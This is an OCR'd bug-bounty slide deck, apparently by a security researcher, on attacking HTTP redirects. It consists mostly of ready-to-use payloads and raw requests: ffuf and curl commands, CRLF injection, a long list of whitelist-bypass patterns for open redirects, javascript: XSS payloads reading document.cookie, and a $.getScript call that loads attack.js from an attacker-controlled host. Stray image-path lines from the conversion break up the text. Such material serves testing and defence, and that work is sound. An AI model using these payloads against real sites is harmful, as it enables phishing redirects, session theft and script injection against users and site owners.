Redirection Response

```
HTTP/1.1 302 Found
Location: https://dev.company.com/
Content-Length: Number
Content-Type: text/html;
```

Mahmoud M. Awali

@0xAwali

attacker

My Methodology

-  Blog

- If There Is Domain e.g. https://corp.int.company.com
  Redirect You To https://corp.company.com Then
  Redirect You To https://www.company.com
  So You Will FUZZ https://corp.company.com

- If https://corp.int.company.com Doesn't Host Any
  Others Domains
  So You Will FUZZ https://corp.int.company.com

Steps to produce :-
1 - Open Your Terminal
2 - Write This Command

```
root@mine ~ ffuf -w wordlist.txt -u https://corp.company.com/FUZZ -fc 302 -replay-proxy http://127.0.0.1:8080
```

```
root@mine ~ ffuf -w wordlist.txt -u https://corp.int.company.com/FUZZ -fc 302 -replay-proxy http://127.0.0.1:8080
```

attacker

My Methodology

- If There Is Domain e.g. https://corp.int.company.com
  Point To I.P.v.4 Redirect To https://corp.company.com
  But https://corp.company.com Doesn't Point To
  Anything e.g. A , AAAA , CNAME Record
  So Try To Set corp.company.com As Host Header

Steps to produce :-
1 - Open Your Terminal
2 - Write This Command

```
root@mine:~# curl -ik https://I.P.v.4 -H "HOST: corp.company.com"
```

-  Tweet

attacker

My Methodology

If There Is Redirection On The Root Domain Try To Use Payloads e.g. /x:1/:///%01javascript:alert(document.cookie)/ To Get XSS

- Blog
- Writeup


```
GET /x:1/:///%01javascript:alert(document.cookie)/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection On The Root Domain Try To Use CRLF Payloads e.g. %0d , %0a OR %0d%0a e.g. %0d%0aSet-Cookie: Value To Get CRLF OR XSS

- Tweet
- Blog
- Blog
- Writeup
- Writeup



attacker

My Methodology

If There Is Redirection On The Root Domain Try To Add .. , %2e%2e , %20 OR %09 To Get Open Redirection

-  Tweet

```
GET /../..%20me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection On The Root Domain Try To Use https://www.company.com///;@me.com To Get Open Redirection

- Writeup

```
GET ///;@me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection On The Root Domain Try To Use https://www.company.com/@me.com To Get Open Redirection

- Writeup


```
GET /@me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Search About =http OR =https In Request Headers AND Status Code 3xx To Figure Out Where I Can Inject Open Redirection Payloads


- Tweet



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. https://me.com To Get Open Redirection

-  Slides
-  Writeup

```
GET /redirection?url=https://me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. @me.com , .me.com OR //.@.me.com To Get Open Redirection

- Tweet
- Tweet

```
GET /redirection?url=@me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. http:http:me.com , http:/me%252ecom OR ///www.company.com@evil.com To Get Open Redirection

-  Tweet


```
GET /redirection?url=http:http:me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Insert https://apiAcompany.com , https://api.companyAcom OR https://api.company.communication As Value Of Redirect URL Parameter

- Tweet



attacker

List Of Patterns To Bypass The Whitelist In Redirect URL Parameter

-  Slides
-  Slides
-  Tweet
-  Blog
-  Blog

```
https://me.com\@www.company.com
https://company.com\@me.com
https://me.com/.www.company.com
https://company.com/ @me.com
https://me.com\[company.com]
me.com%ff@company.com%2F
me.com%bf:@company.com%2F
me.com%252f@company.com%2F
//me.com%0a%2523.company.com
me.com://company.com
androideeplink://me.com\@company.com
androideeplink://a@company.com:@me.com
androideeplink://company.com
https://company.com.me.com\@company.com
company.com%252f@me.com%2fpath%2f%3
//me.com:%252525252f@company.com
company.com.evil.com
evil.com#company.com
evil.com?company.com
/%09/me.com
me.com%09company.com
/\me.com
```

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. me.com\\.company.com , @me.com\\@company.com OR me.com%E3%80%82.company.com To Get Open Redirection

- Writeup

```
GET /redirection?url=https://@me.com\\@company.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. //me.com\@company.com To Get Open Redirection

-  Tweet

```
GET /redirection?url=//me.com\@company.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. https://comapny.com///me.com To Get Open Redirection

- Writeup

```
GET /redirection?url=
    https://company.com///me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. https://comapny.com/%2Fme%252Ecom To Get Open Redirection

- Writeup

```
GET /redirection?url=
    https://company.com/%2Fme%252Ecom HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. me.com%0dpany.com OR company.com%09.me.com To Get Open Redirection

- Writeup
- Writeup

```
GET /redirection?url=https://me.com%0dpany.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use Right-To-Left Override e.g. https://www.%E2%80%AEcompany.com To Redirect To https://www.moc.ynapmoc

- Writeup

```
GET /redirection?url=
        https://www.%E2%80%AEcompany.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use IDN Homograph Attack e.g. https://me.comğ.company.com OR https://me.com\udfff@company.com As Value Of Redirect URL Parameter

- Tweet
- Tweet
- Video

attacker

My Methodology

Try To Use Tools e.g. abnormalizer.py To Make List Of Payloads To Use In IDN Homograph Attack

```
root@mine:~#python3 abnormalizer.py company.com | tee -a out.txt
```


" company.com " Name Of Company To Abnormlize

" | tee -a out.txt " Save Output To File out.txt

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. http://216.58.214.206/ , http://216.58.214.206/ , http://216.58.214.206/ To Redirect To https://www.google.com

-  Slides

```
GET /redirection?url=https://216.58.214.206/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use ws OR wss e.g. ws://www.company.com%0A%0A<script>alert(1)</script> To Get XSS


-  Blog
-  Blog

```
GET /redirection?url=
    ws://company.com%0A%0A<script>alert(1)</script> HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use javascript:alert(1); To Get XSS

-  Slides

```
GET /redirection?url=javascript:alert(1) HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Add \n , \r , \t , OR \x01-\x20 Between Javascript e.g. java\nscript:alert(1)

- Tweet

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use JAVASCRIPT:alert%09(document.domain) To Get XSS

- Writeup

```
GET /redirection?url=
    JAVASCRIPT:alert%09(document.domain) HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. \u006A\u0061 \u0076\u0061\u0073\u0063\u0072\u0069\u0070\u0074\u003aalert(1) To Get XSS

- Tweet

```
GET /redirection?url=
    \x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3aalert(1) HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker


My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. javascript:$.getScript`https://me.com/attack.js` To Get HTTP Interaction

- Writeup

```
GET /redirection?url=
        javascript:$.getScript`https://me.com/attack.js` HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

Breaking URL sanitizer with different encoding types



Thank You

Mahmoud M. Awali

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